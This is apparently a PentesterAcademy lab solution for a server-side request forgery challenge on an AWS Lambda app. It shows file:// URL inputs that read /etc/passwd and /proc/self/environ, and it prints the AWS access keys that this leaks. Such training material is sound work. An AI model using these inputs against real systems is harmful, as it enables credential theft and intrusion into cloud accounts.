
ATTACK
DEFENSE
by PentesterAcademy

Name	Server Side Request Forgery
URL	https://attackdefense.com/challengedetails?cid=2286
Type	AWS Cloud Security : Lambda


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

Step 1: Inspect and interact with the web application.




Step 2: Check location of the web server.



Step 3: Try reading system files.


Value for URL field: file:///etc/passwd



Successfully able to read system files.

Step 4: Try reading the environment variables by reading /etc/environment file.


Value for URL field: file:///etc/environment



Cannot read the file.

Step 5: Try reading the environment variables by reading /proc/self/environ file.

Value for URL field: file:///proc/self/environ



Successfully retrieved environment variables.

Step 6: Beautify the output in a text editor.

```
10  AWS_XRAY_DAEMON_ADDRESS=169.254.79.2:2000
11  PATH=/var/lang/bin:/usr/local/bin:/usr/bin/:/bin:/opt/bin
12  AWS_DEFAULT_REGION=us-east-1
13  PWD=/var/task
14  AWS_SECRET_ACCESS_KEY=JczBX34Up0jSNk2zO0oF2dA/2Xk8JPWkauo/3PA/
15  LAMBDA_RUNTIME_DIR=/var/runtime
16  LANG=en_US.UTF-8
17  AWS_LAMBDA_INITIALIZATION_TYPE=on-demand
18  TZ=:UTC
19  AWS_REGION=us-east-1
20  AWS_ACCESS_KEY_ID=ASIAUAWOPGE5D2W4PLP7
21  SHLVL=0
22  _AWS_XRAY_DAEMON_ADDRESS=169.254.79.2
23  _AWS_XRAY_DAEMON_PORT=2000_LAMBDA_TELEMETRY_LOG_FD=3
```